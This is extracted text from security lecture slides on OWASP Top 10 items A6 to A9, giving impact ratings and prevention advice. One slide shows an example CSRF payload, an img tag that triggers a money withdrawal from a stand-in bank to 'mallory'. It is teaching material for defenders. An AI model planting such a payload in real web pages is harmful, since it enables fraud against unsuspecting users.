
A6: Sensitive Data Exposure
• Impact:
• Attackers access or modify sensitive data
• Attackers use sensitive data in further
attacks

• Company embarrassment, loss of trust
• Company sued or fined

25

A6: Sensitive Data Exposure
• Prevention:
• Identify sensitive data
• Store as little sensitive data as possible 
• Protect with suitable mechanisms (file, db,
element encryption, SSL)

• Only use standard, well recognised
algorithms

• Check your implementation!
26

A7: Missing Function Level
Access Control
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Easy

Common

Average

Moderate

• UI showing navigation to unauthorized functions
• Server side authentication or authorization checks
missing

• Server side checks relying solely on attacker
provided information

• Impact:
• Unauthorized account and data access
• Access to administrative functionality
27

A7: Missing Function Level
Access Control
• Prevention:
• Process for managing entitlements thats
easy to update and audit

• Deny access by default, require specific

grants to specific roles for access to every
function

• Check workflow for correct state

28

A8: Cross site request forgery
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Average

Common

Easy

Moderate


• Exploits sessions established in other browser
windows or tabs

• Impact: Attacker can perform any action on
behalf of the victim

29
A8: Cross site request forgery
Browser

1
4

example.bank.com
$$$
5

2
3

bad.site.com
<img src=“…”>

<img src=
"https://example.bank.com/withdraw?
account=bob&amount=1000000&for=mallory"
>

30

A8: Cross site request forgery
• Prevention:
• Never allow GETs to change things
• Anti CSRF tokens
• Viewstate (ASP.NET)
• OWASP CSRF Guard
• Challenge-Response
• Re-Authentication
• CAPTCHA
31

A9: Using Components with
Known Vulnerabilities
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Average

Widespread

Difficult

Moderate

• As per the title!
• Impact:
• Full range of weaknesses, including

injection, broken access control, XSS …

• Minimal → complete host takeover and data
compromise

32

A9: Using Components with
Known Vulnerabilities
• Prevention:
• Identify all components and versions in use
